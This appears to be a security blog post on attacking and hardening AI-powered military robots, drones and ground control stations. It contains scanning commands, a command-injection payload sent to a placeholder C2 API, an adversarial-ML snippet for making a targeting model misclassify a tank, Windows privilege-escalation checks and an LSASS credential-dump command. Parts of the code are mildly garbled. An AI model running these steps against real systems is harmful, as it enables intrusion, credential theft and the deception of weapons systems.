Listen to this Post

Introduction:
The convergence of artificial intelligence and modern warfare is no longer a futuristic concept but a present reality. As posts circulating on social media highlight the public’s awe and apprehension regarding autonomous robots and AI-driven military units, a critical question emerges for cybersecurity professionals: What happens when these systems are turned against us? While the world watches Chinese robot acrobats, defenders must analyze the attack surface of these AI-powered assets. From battlefield drones to logistic algorithms, the military’s adoption of AI opens unprecedented vulnerabilities, demanding a new playbook for exploitation and defense.
Learning Objectives:
- Analyze the attack surface of AI-integrated military hardware and software.
- Understand how to map network topologies of autonomous systems using standard reconnaissance tools.
- Learn methods to identify and exploit vulnerabilities in AI model pipelines used in defense.
- Execute command-line techniques for assessing system integrity on both Linux and Windows-based tactical platforms.
- Develop a framework for hardening APIs and communication protocols in cloud-connected defense assets.
You Should Know:
1. Reconnaissance on Autonomous Tactical Networks
Before any exploitation, understanding the battlespace in the digital realm is key. Autonomous units often rely on mesh networks. Use standard Linux tools to map these networks without triggering alarms.
Step‑by‑step guide:
This simulates passive reconnaissance on a test range network to identify drones or ground robots.
 Use tcpdump to capture traffic from known drone frequency ranges (simulated on standard NIC)
sudo tcpdump -i eth0 -n -c 1000

Use netdiscover to passively identify active hosts on the subnet
sudo netdiscover -r 192.168.1.0/24 -p

For active scanning (use with caution in controlled environments)
nmap -sS -T4 -A -p- 192.168.1.0/24 --exclude 192.168.1.1
What this does: `tcpdump` captures raw packets to analyze communication patterns. `netdiscover` identifies live hosts passively, while `nmap` maps open ports and services to find entry points like unsecured telemetry ports.
2. Analyzing Proprietary Protocols with Wireshark
Military IoT devices often use custom protocols over UDP. We need to dissect these for cleartext credentials or command injection points.
Step‑by‑step guide:
Assuming you have a PCAP file from a compromised robot feed (robot_feed.pcap).
 Use tshark to filter for specific UDP ports and extract payloads
tshark -r robot_feed.pcap -Y "udp.port == 5555" -T fields -e data.text

If the data is hex, convert it
tshark -r robot_feed.pcap -Y "udp" -T fields -e data | xxd -r -p
What this does: It extracts raw data streams from proprietary ports. This can reveal if the robot is sending unencrypted telemetry (GPS coordinates, target status) that can be spoofed.
3. Attacking the AI Model (Adversarial Machine Learning)
AI vision models in targeting systems can be fooled. If you can intercept the image feed or the model file, you can craft adversarial patches.
Step‑by‑step guide (Simulated Environment):
This uses a Python script to generate a perturbation that causes a model to misclassify a “tank” as a “civilian vehicle.”
import tensorflow as tf
import numpy as np
from art.estimators.classification import TensorFlowV2Classifier
from art.attacks.evasion import FastGradientMethod

Assume 'model' is the target classifier
classifier = TensorFlowV2Classifier(model=model, clip_values=(0, 255), nb_classes=10)
attack = FastGradientMethod(estimator=classifier, eps=4)
 image is the input of a tank
adv_image = attack.generate(x=image)
What this does: It uses the Adversarial Robustness Toolbox (ART) to create a slightly modified image that looks normal to humans but causes the AI to make a fatal error, potentially allowing forces to bypass automated sentries.
4. Exploiting C2 (Command and Control) APIs
Most modern units communicate with a cloud or forward-deployed server via REST APIs. Look for broken object level authorization (BOLA).
Step‑by‑step guide:
Use curl to test for API flaws.
 Attempt to access another unit's telemetry by changing the ID in the request
curl -X GET https://tactical-cloud.example.com/api/v1/unit/1122/status \
-H "Authorization: Bearer [bash]"

If you get data for unit 1122, the API is vulnerable.
 Attempt command injection via a unit's update endpoint
curl -X POST https://tactical-cloud.example.com/api/v1/unit/1121/command \
-H "Authorization: Bearer [bash]" \
-d '{"command": "ping; whoami"}'
What this does: The first command tests for Insecure Direct Object References (IDOR). The second tests for command injection in the backend handling the command, potentially giving you shell access on the C2 server.
5. Hardening Linux-based Onboard Computers
Many autonomous systems run on custom Linux distros. Standard hardening applies, but with a focus on real-time constraints.
Step‑by‑step guide (Defensive/Post-Exploitation):
Once you have access, securing or locking down the system.
 Check for unnecessary services that create attack surface
systemctl list-units --type=service --state=running

List all listening ports to find backdoors
ss -tulpn

Check the integrity of the AI model files
md5sum /opt/ai/model/weights.h5
 Compare against known good hash stored offline

Monitor real-time process for injection
strace -p [bash] -e trace=open,read,write -o /tmp/ai_syscalls.log
What this does: The commands identify running services, open ports, verify file integrity, and trace system calls of the AI process to detect anomalies like unexpected file access.
6. Windows-based Ground Control Stations (GCS)
Some GCS run on hardened Windows. Privilege escalation is key.
Step‑by‑step guide:
Using PowerShell to enumerate for common misconfigurations.
 Check for AlwaysInstallElevated (allows arbitrary MSI execution as SYSTEM)
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer" -Name "AlwaysInstallElevated"
Get-ItemProperty -Path "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" -Name "AlwaysInstallElevated"

Check for unquoted service paths
wmic service get name,pathname | findstr /i /v "C:\Windows\" | findstr /i /v """

Dump credentials from memory if a user is connected to the drone network
 (Requires admin)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump [bash] lsass.dmp full
What this does: These commands check for classic Windows privilege escalation vectors that are often overlooked in tactical environments due to rushed deployments.
What Undercode Say:
- The Battlefield is Now a Logic Bomb: The security community must shift focus from just protecting data to protecting the decision-making logic of autonomous systems. A hacked drone that fires on its own troops is the ultimate data breach.
- Resilience over Prevention: In a denied environment (like a warzone), systems cannot rely on constant cloud connectivity for security patches. AI models must be designed to be resilient against adversarial inputs, and communication protocols must assume the network is compromised.
- The “Acrobat” Illusion: The awe inspired by physical robot capabilities distracts from the soft underbelly of software. The most advanced robot is just a heavy paperweight if its AI can be blinded by a carefully placed sticker or its C2 link severed by a simple DoS attack. Defense in depth must extend to the AI stack.
Prediction:
Within the next 24 months, we will witness the first publicly acknowledged instance of an AI-powered military asset being successfully deceived or neutralized by a cyber attack that specifically targeted its machine learning model, rather than its hardware or traditional software. This will force a rapid, and likely public, overhaul of AI security standards in defense contracts, leading to a new arms race in “AI Red Teaming” as a core military competency.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jocoding Ai – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


